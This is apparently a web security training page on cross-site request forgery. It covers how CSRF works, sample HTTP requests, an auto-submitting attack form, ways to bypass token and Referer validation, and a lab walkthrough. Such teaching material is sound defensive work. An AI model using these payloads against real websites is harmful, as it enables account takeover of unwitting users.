Cross-site request forgery (CSRF)

In this section, we'll explain what cross-site request forgery is, describe some examples of common CSRF vulnerabilities, and explain how to prevent CSRF attacks.

What is CSRF?

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other.

What is the impact of a CSRF attack?

In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user's account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application's data and functionality.

How does CSRF work?

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE
```

```
email=wiener@normal-user.com
```

This meets the conditions required for CSRF:

- The action of changing the email address on a user's account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user's account.
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions.
- The attacker can easily determine the values of the request parameters that are needed to perform the action.

With these conditions in place, the attacker can construct a web page containing the following HTML:

```
<html>
<body>
  <form action="https://vulnerable-website.com/email/change" method="POST">
    <input type="hidden" name="email" value="pwned@evil-user.net" />
  </form>
  <script>
    document.forms[0].submit();
  </script>
</body>
</html>
```

If a victim user visits the attacker's web page, the following will happen:

- The attacker's page will trigger an HTTP request to the vulnerable web site.
- If the user is logged in to the vulnerable web site, their browser will automatically include their session cookie in the request (assuming [SameSite cookies](#) are not being used).
- The vulnerable web site will process the request in the normal way, treat it as having been made by the victim user, and change their email address.

Note

Although CSRF is normally described in relation to cookie-based session handling, it also arises in other contexts where the application automatically adds some user credentials to requests, such as HTTP Basic authentication and certificate-based authentication.

How to construct a CSRF attack

Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the [CSRF PoC generator](#) that is built in to [Burp Suite Professional](#):

- Select a request anywhere in Burp Suite Professional that you want to test or exploit.
- From the right-click context menu, select Engagement tools / Generate CSRF PoC.
- Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim's browser).
- You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests.
- Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable web site, and test whether the intended request is issued successfully and the desired action occurs.

LAB CSRF vulnerability with no defenses Solved

How to deliver a CSRF exploit

The delivery mechanisms for cross-site request forgery attacks are essentially the same as for [reflected XSS](#). Typically, the attacker will place the malicious HTML onto a web site that they control, and then induce victims to visit that web site. This might be done by feeding the user a link to the web site, via an email or social media message. Or if the attack is placed into a popular web site (for example, in a user comment), they might just wait for users to visit the web site.

Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable web site. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this:

```

```

Read more

[XSS vs CSRF](#)

Preventing CSRF attacks

The most robust way to defend against CSRF attacks is to include a [CSRF token](#) within relevant requests. The token should be:

- Unpredictable with high entropy, as for session tokens in general.
- Tied to the user's session.
- Strictly validated in every case before the relevant action is executed.

Read more

[CSRF tokens](#)[Find CSRF vulnerabilities using Burp Suite's web vulnerability scanner](#)

An additional defense that is partially effective against CSRF, and can be used in conjunction with [CSRF tokens](#), is [SameSite cookies](#).

Common CSRF vulnerabilities

Most interesting CSRF vulnerabilities arise due to mistakes made in the validation of [CSRF tokens](#).

In the previous example, suppose that the application now includes a CSRF token within the request to change the user's password:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

```
csrf=WfF1szMUHhiokx9AHFply5L2xAOfjRkE&email=wiener@normal-user.com
```

This ought to prevent CSRF attacks because it violates the necessary conditions for a CSRF vulnerability: the application no longer relies solely on cookies for session handling, and the request contains a parameter whose value an attacker cannot determine. However, there are various ways in which the defense can be broken, meaning that the application is still vulnerable to CSRF.

Validation of CSRF token depends on request method

Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used.

In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack:

```
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

LAB CSRF where token validation depends on request method **Solved**

Validation of CSRF token depends on token being present

Some applications correctly validate the token when it is present but skip the validation if the token is omitted.

In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
```

email=pwned@evil-user.net

LAB CSRF where token validation depends on token being present **Solved**

CSRF token is not tied to the user session

Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool.

In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack.

LAB CSRF where token is not tied to user session **Solved**

CSRF token is tied to a non-session cookie

In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two

different frameworks, one for session handling and one for CSRF protection, which are not integrated together:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF;
csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv
```

```
csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
```

This situation is harder to exploit but is still vulnerable. If the web site contains any behavior that allows an attacker to set a cookie in a victim's browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

LAB CSRF where token is tied to non-session cookie Not solved

Note

The cookie-setting behavior does not even need to exist within the same web application as the CSRF vulnerability. Any other application within the same overall DNS domain can potentially be leveraged to set cookies in the application that is being targeted, if the cookie that is controlled has suitable scope. For example, a cookie-setting function on staging.demo.normal-website.com could be leveraged to place a cookie that is submitted to secure.normal-website.com.

CSRF token is simply duplicated in a cookie

In a further variation on the preceding vulnerability, some applications do not maintain any server-side record of tokens that have been issued, but instead duplicate each token within a cookie and a request parameter. When the subsequent request is validated, the application simply verifies that the token submitted in the request parameter matches the value submitted in the cookie. This is sometimes called the "double submit" defense against CSRF, and is advocated because it is simple to implement and avoids the need for any server-side state:

```
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=1DQGdzYbOJQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjIt8o2hKBuoIjXXVpa
```

```
csrf=R8ov2YBfTYmzFyjIt8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

In this situation, the attacker can again perform a CSRF attack if the web site contains any cookie setting functionality. Here, the attacker doesn't need to obtain a valid token of their own. They simply invent a token (perhaps in the required format, if that is being checked), leverage the cookie-setting behavior to place their cookie into the victim's browser, and feed their token to the victim in their CSRF attack.

LAB CSRF where token is duplicated in cookie Not solved

Referer-based defenses against CSRF

Aside from defenses that employ CSRF tokens, some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application's own domain. This approach is generally less effective and is often subject to bypasses.

Referer header

The HTTP Referer header (which is inadvertently misspelled in the HTTP specification) is an optional request header that contains the URL of the web page that linked to the resource that is being requested. It is generally added automatically by browsers when a user triggers an HTTP request, including by clicking a link or submitting a form. Various methods exist that allow the linking page to withhold or modify the value of the Referer header. This is often done for privacy reasons.

Validation of Referer depends on header being present

Some applications validate the Referer header when it is present in requests but skip the validation if the header is omitted.

In this situation, an attacker can craft their CSRF exploit in a way that causes the victim user's browser to drop the Referer header in the resulting request. There are various ways to achieve this, but the easiest is using a META tag within the HTML page that hosts the CSRF attack:

```
<meta name="referrer" content="never">
```

LAB CSRF where Referer validation depends on header being present Not solved

Validation of Referer can be circumvented

Some applications validate the Referer header in a naive way that can be bypassed. For example, if the application validates that the domain in the Referer starts with the expected value, then the attacker can place this as a subdomain of their own domain:

```
http://vulnerable-website.com.attacker-website.com/csrf-attack
```

Likewise, if the application simply validates that the Referer contains its own domain name, then the attacker can place the required value elsewhere in the URL:

```
http://attacker-website.com/csrf-attack?vulnerable-website.com
```

Note

Although you may be able to identify this behavior using Burp, you will often find that this approach no longer works when you go to test your proof-of-concept in a browser. In an attempt to reduce the risk of sensitive data being leaked in this way, many browsers now strip the query string from the Referer header by default.

You can override this behavior by making sure that the response containing your exploit has the Referrer-Policy: unsafe-url header set (note that Referrer is spelled correctly in this case, just to make sure you're paying attention!). This ensures that the full URL will be sent, including the query string.

Lab: CSRF with broken Referer validation

This lab's email change functionality is vulnerable to CSRF. It attempts to detect and block cross domain requests, but the detection mechanism can be bypassed.

Solution

1. With your browser proxying traffic through Burp Suite, log in to your account, submit the "Update email" form, and find the resulting request in your Proxy history.
2. Send the request to Burp Repeater. Observe that if you change the domain in the Referer HTTP header, the request is rejected.
3. Copy the original domain of your lab instance and append it to the Referer header in the form of a query string. The result should look something like this:
Referer: `https://arbitrary-incorrect-domain.net?your-lab-id.web-security-academy.net`
4. Send the request and observe that it is now accepted. The website seems to accept any Referer header as long as it contains the expected domain somewhere in the string.
5. Create a CSRF proof of concept exploit as described in the solution to the [CSRF vulnerability with no defenses](#) lab and host it on the exploit server. Edit the JavaScript so that the third argument of the `history.pushState()` function includes a query string with your lab instance URL as follows:
`history.pushState("", "", "?your-lab-id.web-security-academy.net")`
This will cause the Referer header in the generated request to contain the URL of the target site in the query string, just like we tested earlier.
6. If you store the exploit and test it by clicking "View exploit", you may encounter the "invalid Referer header" error again. This is because many browsers now strip the query string from the Referer header by default as a security measure. To override this behavior and ensure that the full URL is included in the request, go back to the exploit server and add the following header to the "Head" section:
`Referrer-Policy: unsafe-url`
Note that unlike the normal Referer header, the word "referrer" must be spelled correctly in this case.
7. Store the exploit, then click "Deliver to victim" to solve the lab.